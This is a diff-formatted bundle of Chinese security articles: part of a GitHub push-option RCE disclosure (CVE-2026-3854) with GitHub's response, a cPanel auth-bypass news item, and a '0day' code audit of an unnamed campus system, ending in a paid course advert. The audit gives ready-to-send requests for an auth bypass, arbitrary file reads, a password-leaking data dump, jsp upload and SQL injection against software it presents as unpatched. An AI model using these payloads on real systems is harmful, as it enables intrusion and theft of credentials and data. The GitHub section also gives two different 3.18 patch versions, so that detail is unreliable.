abc1234..def5678 main -> main
|
||||
```
|
||||
|
||||
在 GitHub.com 上实现 RCE —— 已确认。
|
||||
#### 跨租户影响
|
||||
|
||||
在 GHES 上实现 RCE 是一个关键漏洞。在 GitHub.com 上,由于服务于多个用户和组织的基础设施是共享的,同样的缺陷具有更广泛的影响。
|
||||
|
||||
GitHub.com 是一个多租户平台。属于数百万不同组织和用户的仓库存储在共享的后端基础设施上。在 GitHub.com 上实现代码执行后,以 git
|
||||
用户的身份进入了一个共享存储节点。
|
||||
|
||||
git
|
||||
用户的存在有其原因:它为节点上的所有仓库操作提供服务。根据设计,它对托管在该节点上的每个仓库拥有广泛的文件系统访问权限。攻陷此用户意味着可以读取节点上的任何仓库,无论它属于哪个组织或用户。枚举了从两个受影响节点可访问的仓库索引条目,每个节点上有数百万条目,属于其他用户和组织。
|
||||
|
||||
需要明确的是:没有访问其他租户仓库的内容。仅使用自己的测试账户验证了跨租户暴露,确认了 git
|
||||
用户的文件系统权限允许读取节点上的任何仓库。
|
||||
### 结论
|
||||
|
||||
一条 git push
|
||||
命令就可以利用 GitHub 内部协议中的一个缺陷,并在后端基础设施上实现代码执行。这漏洞链凸显了一个远超 GitHub 本身的模式。当用不同语言编写的多个服务通过一个共享的内部协议传递数据时,每个服务对该数据所做的假设就成为一个关键的攻击面。在这个案例中:一个服务假设 push option 的值可以原样嵌入;另一个服务假设 X-Stat
|
||||
头部中的每个字段都是由可信来源设置的;pre-receive hook 假设一个环境变量在生产环境中只能是 production
|
||||
。每个假设孤立来看都是合理的 —— 但组合起来就很危险。
|
||||
|
||||
production 二进制文件中存在非 production 代码路径、钩子脚本缺乏路径遍历验证、以及使用基于分隔符的协议而不进行输入清理,这些模式出现在许多代码库中。建议构建多服务架构的团队审计用户控制的输入如何流经内部协议 —— 尤其是在安全关键配置来源于共享数据格式的地方。
|
||||
|
||||
这项研究是由 AI 增强的逆向工程工具(特别是 IDA MCP)实现的,它使得快速分析编译后的二进制文件并以手动方式不可行的速度重建内部协议成为可能。随着这些工具的不断成熟,它们将在发现需要深度跨组件分析的漏洞类别方面发挥越来越重要的作用。
|
||||
### 负责任的披露时间表
|
||||
<table><thead><tr style="border: 0;border-top: 1px solid #ccc;background-color: white;"><th style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-weight: bold;background-color: #f0f0f0;font-size: 14px;color: #595959;"><section><span leaf="">日期</span></section></th><th style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-weight: bold;background-color: #f0f0f0;font-size: 14px;color: #595959;"><section><span leaf="">事件</span></section></th></tr></thead><tbody><tr style="border: 0;border-top: 1px solid #ccc;background-color: white;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">2026-03-04</span></section></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">Wiz 研究团队发现 X-Stat push option 注入漏洞</span></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: #F8F8F8;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">2026-03-04</span></section></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">在 GHES 3.19.1 上确认 RCE</span></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: white;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">2026-03-04</span></section></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">Wiz 研究团队向 GitHub 报告漏洞</span></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: #F8F8F8;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">2026-03-04</span></section></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">GitHub 确认收到报告</span></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: white;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">2026-03-04</span></section></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">GitHub 在 GitHub.com 上部署修复</span></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: #F8F8F8;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">2026-03-10</span></section></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">分配 CVE-2026-3854,CVSS 8.7</span></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: white;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">2026-03-10</span></section></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">GHES 补丁发布</span></section></td></tr><tr style="border: 0;border-top: 1px solid #ccc;background-color: #F8F8F8;"><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">2026-04-28</span></section></td><td style="border: 1px solid #ccc;padding: 5px 10px;text-align: left;font-size: 14px;color: #595959;"><section><span leaf="">公开披露</span></section></td></tr></tbody></table>## GitHub 官方回应
|
||||
|
||||
以下内容来自 GitHub 安全博客
|
||||
|
||||
2026 年 3 月 4 日,通过漏洞奖励计划收到了来自 Wiz 研究人员的漏洞报告,描述了一个影响 github.com、GitHub Enterprise Cloud、GitHub Enterprise Cloud with Data Residency、GitHub Enterprise Cloud with Enterprise Managed Users 和 GitHub Enterprise Server 的关键 RCE 漏洞。
|
||||
|
||||
在不到两个小时的时间里,验证了该发现,在 github.com 上部署了修复,并开始了法证调查,结论是 **「没有被利用」**
|
||||
。
|
||||
|
||||
以下是事件经过、应对措施以及为防止类似问题所做的改进。
|
||||
### 收到漏洞奖励报告
|
||||
|
||||
漏洞报告描述了一种方式:任何对仓库(包括自己创建的仓库)具有推送权限的用户,可以在处理其 git push
|
||||
操作的 GitHub 服务器上实现任意命令执行。该攻击只需要一条命令:git push
|
||||
带上一个利用未清理字符的精心构造的 push option。
|
||||
|
||||
安全团队立即开始验证漏洞报告。在 40 分钟内,在内部复现了该漏洞并确认了其严重性。这是一个需要立即采取行动的关键问题。
|
||||
### 理解漏洞
|
||||
|
||||
当用户将代码推送到 GitHub 时,该操作会经过多个内部服务。作为此过程的一部分,有关推送的元数据(例如仓库类型和应处理的环境)使用内部协议在服务之间传递。
|
||||
|
||||
漏洞利用了用户提供的 git push options 在此元数据中的处理方式。Push options 是 git 的一个预期功能,允许客户端在推送期间向服务器发送键值字符串。然而,用户提供的值被合并到内部元数据时没有经过充分的清理。由于内部元数据格式使用了可能也出现在用户输入中的分隔符,攻击者可以注入下游服务将解释为可信内部值的额外字段。
|
||||
|
||||
通过将几个注入的值串联起来,研究人员证明攻击者可以覆盖处理推送的环境,绕过通常限制钩子执行的沙箱保护,并最终在服务器上执行任意命令。
|
||||
### 应对漏洞
|
||||
|
||||
在 2026 年 3 月 4 日 UTC 时间 17:45 确定根本原因后,工程团队在同一天 UTC 时间 19:00 开发并部署了修复程序到 github.com。修复确保用户提供的 push option 值得到适当清理,不再能够影响内部元数据字段。
|
||||
|
||||
对于 GitHub Enterprise Server,为所有受支持的版本准备了补丁(3.14.25、3.15.20、3.16.16、3.17.13、3.18.8、3.19.4、3.20.0 或更高版本),并发布了 CVE-2026-3854。这些补丁现在已经可以使用,强烈建议所有 GHES 客户立即升级。
|
||||
### 调查利用情况
|
||||
|
||||
在 github.com 上部署了即时修复后,转向一个紧迫的问题:在研究人员报告之前,是否有其他人发现并利用了漏洞?
|
||||
|
||||
漏洞的一个关键特性提供了回答这个问题的能力。利用强制服务器采取一个在 github.com 正常操作期间从未使用的代码路径。这是攻击者无法避免或抑制的,因为这是注入方式的固有结果。
|
||||
|
||||
记录了这个路径,并查询了遥测数据以寻找执行此异常代码路径的任何实例。结果明确:
|
||||
- 每一次出现都与 Wiz 研究人员自己的测试活动相对应
|
||||
|
||||
- 没有其他用户或账户触发此代码路径
|
||||
|
||||
- 没有客户数据因此漏洞而被访问、修改或泄露
|
||||
|
||||
对于 GHES 客户,利用需要一个对实例具有推送权限的认证用户。出于谨慎考虑,建议审查访问日志。
|
||||
### 纵深防御
|
||||
|
||||
除了修复直接的输入清理问题之外,调查还发现了一个值得一提的额外发现。
|
||||
|
||||
这利用之所以有效,部分原因是服务器可以访问一个并非为其运行环境所设计的代码路径。代码路径作为服务器容器镜像的一部分存在于磁盘上,即使它本意只用于不同的产品配置。一种较旧的部署方法正确地排除了此代码,但当部署模型更改时,排除规则没有被延续。
|
||||
|
||||
这是一个有用的提醒:纵深防御很重要。输入清理修复是主要的补救措施,但同时也从不应存在该代码路径的环境中删除了不必要的代码路径。即使将来发现类似的注入漏洞,这种额外的加固也会限制攻击者可以用它做什么。
|
||||
### 建议操作
|
||||
|
||||
**「GitHub Enterprise Cloud」**
|
||||
、**「GitHub Enterprise Cloud with Enterprise Managed Users」**
|
||||
、**「GitHub Enterprise Cloud with Data Residency」**
|
||||
和 **「github.com」**
|
||||
已于 2026 年 3 月 4 日完成修补。这些服务的用户无需任何操作。
|
||||
|
||||
如前所述,在 **「GitHub Enterprise Server」**
|
||||
上利用需要一个对实例具有推送权限的认证用户。建议审查 /var/log/github-audit.log
|
||||
,查找 push option 中包含 ;
|
||||
的推送操作。更新在以下版本中可用:
|
||||
- GitHub Enterprise Server 3.14.25 或更高版本
|
||||
|
||||
- GitHub Enterprise Server 3.15.20 或更高版本
|
||||
|
||||
- GitHub Enterprise Server 3.16.16 或更高版本
|
||||
|
||||
- GitHub Enterprise Server 3.17.13 或更高版本
|
||||
|
||||
- GitHub Enterprise Server 3.18.7 或更高版本
|
||||
|
||||
- GitHub Enterprise Server 3.19.4 或更高版本
|
||||
|
||||
- GitHub Enterprise Server 3.20.0 或更高版本
|
||||
|
||||
强烈建议尽快升级到最新的补丁版本。详情请参阅 GHES 发布说明。
|
||||
|
||||
漏洞已分配 CVE-2026-3854。
|
||||
|
||||
|
||||
@@ -0,0 +1,33 @@
|
||||
# 所有受支持的 cPanel 版本均受高危认证漏洞影响,目前已完成补丁修复
|
||||
鹏鹏同学
|
||||
鹏鹏同学 黑猫安全 2026-04-30 00:43
|
||||
|
||||

|
||||
|
||||
cPanel 发布安全更新,修复一处**高危认证漏洞**
|
||||
,该漏洞可被攻击者利用,实现对控制面板的**未授权访问**
|
||||
。此缺陷影响所有官方受支持版本,给公网暴露的服务器带来严重安全风险。cPanel 是应用广泛的主机控制面板,用户可通过图形界面管理网站与服务器,无需使用命令行工具。
|
||||
|
||||
官方已在新版本中完成漏洞补丁,并强烈建议运维管理员立即更新,降低服务器被入侵的风险。域名主机服务商 Namecheap 临时配置防火墙规则,封禁 **2083、2087 端口**
|
||||
,在完整补丁正式推送前,限制外网访问 cPanel 及 WHM 管理面板。该服务商提醒,此临时防护措施会同期限制 cPanel、WHM 的正常访问,同时可能中断网页邮箱、网络磁盘,以及 SSL 与非 SSL 连接服务。
|
||||
|
||||
公告中写道:“我们遗憾告知,cPanel 软件曝出一处高危安全漏洞,影响当前所有受支持版本。该漏洞属于认证登录绕过漏洞,可能导致攻击者未授权接入控制面板。目前剩余所有服务器均已成功部署修复补丁。”
|
||||
|
||||
以下版本已修复该漏洞:11.110.0.97
|
||||
|
||||
11.118.0.63
|
||||
|
||||
11.126.0.54
|
||||
|
||||
11.132.0.29
|
||||
|
||||
11.136.0.5
|
||||
|
||||
11.134.0.20
|
||||
|
||||
cPanel 官方提示:“若服务器运行的 cPanel 版本不在本次可更新的受支持版本范围内,仍建议尽快规划升级,此类旧版本同样可能受该漏洞影响。”
|
||||
|
||||
据 Namecheap 支持团队消息,**截至世界协调时间 2026 年 4 月 29 日凌晨 02:42**
|
||||
,经销商主机、Stellar 企业版及其他各类服务器均已完成修复部署。
|
||||
|
||||
|
||||
@@ -0,0 +1,773 @@
|
||||
# 某园区0day代码审计
|
||||
进击安全 2026-04-30 02:12
|
||||
|
||||
# 1、权限绕过
|
||||
## 1.1、方法一
|
||||
|
||||
这里看spring-mvc
|
||||
的配置,找到SpringMVC
|
||||
拦截器
|
||||
|
||||

|
||||
|
||||
跟进拦截器,主要看看拦截规则写的什么,判断地址是否为白名单,如果部位白名单进入到
|
||||
|
||||
if (session.getAttribute("__sessional_user__") == null) {
|
||||
循环中
|
||||
|
||||

|
||||
|
||||
白名单地址为
|
||||
|
||||

|
||||
|
||||
然后跟踪isWhiteUri
|
||||
函数,这里的权限绕过是因为contains
|
||||
函数,这个函数意思是只要内容包含白名单的路径,他就会返回true
|
||||
|
||||

|
||||
|
||||
这里就可以用/白名单/..;/..;/绕过鉴权,如下:
|
||||
|
||||

|
||||
## 1.2、方法二
|
||||
|
||||
如果请求的地址不是白名单,则进入到if循环和try-catch
|
||||
语句中,第一个if
|
||||
里面的不用看了,到现在还没有绕过来。主要看第二个鉴权的代码
|
||||
|
||||

|
||||
|
||||
这里的逻辑主要是判断,解密后的数组recoToken
|
||||
用,
|
||||
分割判断长度是为2,并且数组第二位是否为数字,之后才会将信息添加到session
|
||||
中。那么加密代码如下
|
||||
- [ ] 数组第二位为字母,不执行
|
||||
|
||||

|
||||
- [ ] 为数字执行
|
||||
|
||||

|
||||
|
||||
成功绕过
|
||||
|
||||

|
||||
|
||||
|
||||
# 2、文件读取1
|
||||
|
||||
全局搜索download
|
||||
关键字,这里的函数fileDownload.do
|
||||
请求时需要带参数fileId
|
||||
,该参数没有任何的过滤,用getRootPath
|
||||
获取请求的路径,之后在用loadFile
|
||||
加载该路径。
|
||||
|
||||

|
||||
|
||||
payload:
|
||||
```
|
||||
GET /manage/personnel/fileDownload.do?fileId=/WEB-INF/web.xml&recoToken=ZuZBOrvLG8M HTTP/1.1Host: xUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36Accept-Encoding: gzip, deflateAccept: */*Connection: close
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
# 3、文件读取2
|
||||
|
||||
参数imgDownload.do
|
||||
,这里也是直接请求路径,之后读取该路径的数据。这里有个主意的是参数getCaptureDirectoryPhysicalPath
|
||||
|
||||
|
||||
|
||||
跟进getCaptureDirectoryPhysicalPath
|
||||
,这里重要的是基础的路径后面加了三个../
|
||||
|
||||
|
||||
|
||||
那这里的跳转的路径直接到/manage 目录下
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
那么请求的敏感文件路径payload
|
||||
为
|
||||
```
|
||||
GET /manage/resourceUpload/imgDownload.do?filePath=/manage/WEB-INF/classes/app.properties&recoToken=ZuZBOrvLG8M HTTP/1.1Host: xUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36Accept-Encoding: gzip, deflateAccept: */*Connection: close
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
# 4、信息泄露(账号密码)
|
||||
|
||||
主要观察控制层的User
|
||||
、Personnel
|
||||
等关键字
|
||||
|
||||
比如PersonnelController
|
||||
,查询到的接口queryPersonnelInfo
|
||||
、queryPersonnel
|
||||
、getPersonnelById
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
```
|
||||
GET /manage/personnel/queryPersonnel.do?page=1&pagesize=1000&recoToken=ZuZBOrvLG8M HTTP/1.1Host: xUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36Accept-Encoding: gzip, deflateAccept: */*Connection: close
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
# 5、文件上传
|
||||
|
||||
这里上传很多,就拿一个举例全局搜索upload
|
||||
,定位到
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
就检测一个地方,是不是文件上传的类型,之后用copy
|
||||
函数,复制内容和文件名。这里拿txt做样式,jsp后缀可上传。
|
||||
|
||||

|
||||
```
|
||||
POST /manage/dgmCommand/resourceUploadFile.do?recoToken=ZuZBOrvLG8M HTTP/1.1Host: xUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36Accept-Encoding: gzip, deflateContent-Type: multipart/form-data; boundary=----WebKitFormBoundaryFfJZ4PlAZBixjELjAccept: */*Connection: close------WebKitFormBoundaryFfJZ4PlAZBixjELjContent-Disposition: form-data; name="3"; filename="1.txt"Content-Type: image/jpeg1------WebKitFormBoundaryFfJZ4PlAZBixjELj--
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
# 12、sql注入1(两处)
|
||||
|
||||
SQL注入也很多,拿一个做案例。在下面的mapper
|
||||
的目录中,看到有两个可控参数order
|
||||
和columnKey
|
||||
,这里的columnKey
|
||||
注入条件必须order
|
||||
不为空才能进行诸如
|
||||
|
||||
/manage/WEB-INF/lib/x.server-1.0.jar!/com/x/x/mapper/mysql/black_list/BlackListDsm.xml
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
这里进行反推,找关键函数queryBlackList
|
||||
,文件从BlackListDsm
|
||||
->BlackListBsm
|
||||
->BlackListAsm
|
||||
->BlackListController
|
||||
|
||||
BlackListDsm
|
||||
|
||||

|
||||
|
||||
BlackListBsmImpl
|
||||
|
||||

|
||||
|
||||
BlackListAsmImpl.class
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
BlackListController.class
|
||||
,用set
|
||||
方法设置参数,并调用函数queryBlackList
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
那这里的sql注入payload1
|
||||
```
|
||||
GET /manage/systemBlackList/queryBlackList.do?recoToken=ZuZBOrvLG8M&page=1&pageSize=10&order=(UPDATEXML(2920,CONCAT(0x2e,0x71716a7071,(SELECT+(ELT(2920=2920,1))),0x71706b7671),8357)) HTTP/1.1Host: xUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36Accept-Encoding: gzip, deflateContent-Type: application/x-www-form-urlencodedAccept: */*Connection: close
|
||||
```
|
||||
|
||||
payload2
|
||||
```
|
||||
GET /manage/systemBlackList/queryBlackList.do?recoToken=ZuZBOrvLG8M&page=1&pageSize=10&order=asc&columnKey=(UPDATEXML(2920,CONCAT(0x2e,0x71716a7071,(SELECT+(ELT(2920=2920,1))),0x71706b7671),8357)) HTTP/1.1Host: xUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36Accept-Encoding: gzip, deflateContent-Type: application/x-www-form-urlencodedAccept: */*Connection: close
|
||||
```
|
||||
|
||||

|
||||
|
||||
**代码审计培训介绍&广告区域**
|
||||
|
||||
|
||||
历经四期培训,终于迎来了代码审计第五期培训,本次培训依旧一次报名一直可听,并且富含前面四期课程均可以听,先来看看之前的培训都有哪些内容,这里我给大家截屏看看。
|
||||
|
||||
|
||||

|
||||
|
||||
一、往期-第四期课程
|
||||
|
||||

|
||||
|
||||
###
|
||||
|
||||
|
||||
### 我们先来看看上一期课程内容,内容如下,给各位师傅们讲解上一期课程讲解了哪些内容,包括相关的学员出货记录,以及部分课件内容。
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
往期-第四期基础课程
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
###
|
||||
|
||||

|
||||
|
||||
此为第四期基础课程,共计授课四十次,此外第四期相较于第三期新增了APP、小程序、WEB逆向,同时主线仍然在代码审计上面,其中基础课程主要目的为:
|
||||
|
||||
掌握代码审计思路、完成0-1、能够独立开始审计项目
|
||||
。
|
||||
|
||||
讲解方向如下:
|
||||
|
||||
|
||||
✅ NET代码审计
|
||||
✅ APP、小程序、WEB逆向
|
||||
|
||||
✅ JAVA代码审计
|
||||
|
||||
|
||||
(当然个人认为讲的最好的是JAVA代码审计,而且此次代码审计偏向0-1的实现,更多的是讲解完漏洞原理之后小朋友带着进行实战代码审计,分析各个项目,从理论→实践的演变,当然小朋友们每个课程都是这种方式。)
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
往期-第四期
|
||||
进阶课程
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
###
|
||||
|
||||

|
||||
|
||||
|
||||
为什么在第四期课程分为了基础课程以及进阶课程,就是因为发现学员大部分都是为了审计而去审计,单一的去使用某一个方法审计漏洞,而不会进行漏洞的组合拳,扩大危害,
|
||||
**虽然自己都是实战案例,但是发现学员都是跟着案例当中的漏洞去套用在了自己的源码\项目当中**
|
||||
。
|
||||
|
||||
所以开启了第四期进阶代码审计课程,课程目的主要为:
|
||||
|
||||
|
||||
✅
|
||||
深入理解鉴权
|
||||
|
||||
✅
|
||||
漏洞组合拳扩大危害
|
||||
|
||||
✅
|
||||
尝试0-1贴合多数学员完成前台RCE出货
|
||||
|
||||
|
||||
(本次授课累计20余次,专项针对以上目的,大量分析鉴权&绕过、组合拳利用、前台RCE)
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
往期-第四期-部分学员报喜&课件
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
上下滑动查看更多
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**左右滑动查看更多**
|
||||
|
||||
**>**
|
||||
|
||||
那么可能会有师傅提问,为什么没有PHP呢,其实PHP也是有讲解的,只不过大部分是直接的案例,基础的PHP代码审计函数以及基础等,均放在了第三期课程当中。
|
||||
|
||||
(部分课件)
|
||||
|
||||

|
||||
|
||||
这也是为什么有的学员在报名之后,我会给他规划学习路线,先看xxx在看xxx,这些都是小朋友认为哪一期的那些内容讲的不错,然后给兄弟们总结出来的优质学习路线。
|
||||
|
||||
那么接下来我们可以看看小朋友在做了四期培训之后
|
||||
学员出货报喜时刻:
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
往期-学员报喜时刻(部分)
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**左右滑动查看更多**
|
||||
|
||||
**>**
|
||||
|
||||
(其实报喜一个是为了宣传,更重要的其实每当学员来报喜的时候,都有一种成就感,最起码能够认定自己的课程是有一定价值一定性价比的,而且确实收了师傅们的钱,能够帮助到师傅们一些,自己也就更有坚持下去做培训的信心。
|
||||
|
||||
|
||||

|
||||
|
||||
二、第五期课程
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
第五期课程仍然是以代码审计为主,本次课程还是为三个语言的代码审计0-1讲解,目的为帮助学员完成0-1+1的白盒(代码审计)漏洞挖掘,并且在出货的基础上再+1去出高质量的漏洞(
|
||||
例如组合拳RCE、前台相关漏洞等)。
|
||||
|
||||
|
||||
1
|
||||
|
||||
开课时间&课程周期
|
||||
|
||||
开课时间暂定为:2026年4月3日
|
||||
|
||||
开课周期预计到:三个月左右(直播+录播)
|
||||
|
||||
**课程大纲**
|
||||
|
||||
本次课程分为PHP、JAVA、NET代码审计为直播+录播,为了照顾一些基础较为薄弱的师傅新增基础~技巧~番外(录播课程)。
|
||||
|
||||
|
||||
01
|
||||
|
||||
PHP&JAVA&NET代码审计 (直播+录播)
|
||||
|
||||
|
||||
|
||||
之前课程大纲主要为xxx实战案例,本次课程大纲着重体现思路方向,并非取消了实战部分,实战部分之多不减。
|
||||
|
||||
PHP课程目录
|
||||
|
||||
|
||||
✅
|
||||
|
||||
第一节课:多框架初识&路由认识&参数传递
|
||||
|
||||
✅
|
||||
|
||||
第二节课:多框架&鉴权分析&认证与鉴权&鉴权方式
|
||||
|
||||
✅
|
||||
|
||||
第三节课:多框架&常见漏洞函数&回显&非回显
|
||||
|
||||
✅
|
||||
|
||||
第四节课:注入漏洞&常见位置&实战审计注入类漏洞
|
||||
|
||||
✅
|
||||
|
||||
第五节课:前台RCE漏洞审计&漏洞案例技巧讲解
|
||||
|
||||
✅
|
||||
|
||||
第六节课:门户网站CMS&网络设备&审计经验讲解
|
||||
|
||||
✅
|
||||
|
||||
第七节课:多框架&鉴权对抗&权限绕过技巧&案例分析
|
||||
|
||||
✅
|
||||
|
||||
第八节课:组合拳RCE漏洞分析&漏洞组合拳利用&案例
|
||||
|
||||
✅
|
||||
|
||||
第九节课:PHP下反序列化漏洞&魔术方法&pop链分析
|
||||
|
||||
✅
|
||||
|
||||
第十节课:PHP下反序列化漏洞实战&phar协议RCE案例
|
||||
|
||||
|
||||
JAVA课程目录
|
||||
|
||||
|
||||
✅
|
||||
|
||||
第一节课:Servlet&Spring Boot&Spring MVC&Struts2
|
||||
|
||||
✅
|
||||
|
||||
第二节课:多框架下&拦截器&认证鉴权&组件鉴权分析
|
||||
|
||||
✅
|
||||
|
||||
第三节课:多框架下&权限绕过&鉴权对抗&案例分析
|
||||
|
||||
✅
|
||||
|
||||
第四节课:常见漏洞函数&案例分析&审计技巧
|
||||
|
||||
✅
|
||||
|
||||
第五节课:前台漏洞审计&组合拳rce漏洞&技巧&案例
|
||||
|
||||
✅
|
||||
|
||||
第六节课:反序列化&CC链利用&反序列化漏洞利用
|
||||
|
||||
✅
|
||||
|
||||
第七节课:
|
||||
Ognl&SpEl&EL表达式注入&漏洞案例
|
||||
|
||||
✅
|
||||
|
||||
第八节课:内存马简介&内存马原理分析&内存马注入方式
|
||||
|
||||
✅
|
||||
|
||||
第九节课:RMI&JNDI注入&JNDI注入漏洞利用&案例
|
||||
|
||||
✅
|
||||
|
||||
第十节课:组件漏洞&shiro&fastjson&log4j分析&利用
|
||||
|
||||
|
||||
.NET课程目录
|
||||
|
||||
|
||||
✅
|
||||
|
||||
第一节课:初识.NET&Web From & MVC架构框架分析
|
||||
|
||||
✅
|
||||
|
||||
第二节课:Web From&MVC框架&鉴权分析&认证方式
|
||||
|
||||
✅
|
||||
|
||||
第三节课:多框架下&鉴权对抗&权限绕过分析&案例
|
||||
|
||||
✅
|
||||
|
||||
第四节课:注入漏洞分析&文件操作类漏洞&实战分析
|
||||
|
||||
✅
|
||||
|
||||
第五节课:常见漏洞位置&前台漏洞审计&漏洞案例讲解
|
||||
|
||||
✅
|
||||
|
||||
第六节课:组合拳RCE漏洞分析&组合拳RCE案例讲解
|
||||
|
||||
✅
|
||||
第七节课:.NET反序列化漏洞初识&反序列化漏洞原理
|
||||
|
||||
✅
|
||||
第八节课:.NET安全反序列化链&反序列化触发场景
|
||||
|
||||
✅
|
||||
第九节课:.NET反序列化漏洞案例&反序列化漏洞分析
|
||||
|
||||
|
||||
02
|
||||
|
||||
基础~技巧~番外(录播)
|
||||
|
||||
|
||||
该篇章为长期更新
|
||||
|
||||
|
||||
1
|
||||
|
||||
基础篇章
|
||||
|
||||
1、
|
||||
由于之前上课时部分师傅存在一定基础,刚开始的课程部分师傅认为自己可以跟的上等问题,导致时间的浪费。
|
||||
|
||||
|
||||
2、
|
||||
同时有一定的师傅存在无法搭建源码,以及软件下载等问题,于是将这种基础问题,统一归纳为基础篇章,供师傅们学习,节省师傅们时间提升学习效率及课程质量
|
||||
|
||||
|
||||
3、同时面对部分学员频繁提出的一些问题,针对该问题同样会进行解答,并且进行录制上传至基础篇章中。
|
||||
|
||||
|
||||
2
|
||||
|
||||
技巧篇章
|
||||
|
||||
1、
|
||||
随着自己技术的进步也了解到了一些新型的技巧或者手法,例如sql注入的某一个技巧,但是重新讲解又浪费大量时间,特地新增了技巧篇章,将单独的技巧进行讲解
|
||||
。
|
||||
|
||||
|
||||
3
|
||||
|
||||
番外篇章
|
||||
|
||||
1、自己在第四期讲过一些逆向相关,并且还存在相关的一些好的案例,得到了挺多师傅的认可,例如某APP接管存储桶等案例,于是之后在有好的案例将进行上传更新。
|
||||
|
||||
**课程思维导图**
|
||||
|
||||

|
||||
|
||||
|
||||
**常见疑问&课程讲解**
|
||||
|
||||
|
||||

|
||||
|
||||
第五期课程
|
||||
收费多少?
|
||||
|
||||

|
||||
|
||||
本次课程收费仍然是
|
||||
1688,并且还是承诺一次报名后续不再进行任何二次收费保障(包含
|
||||
内部平台,
|
||||
以及后续推出一系列内容均可观看)。
|
||||
|
||||

|
||||
|
||||
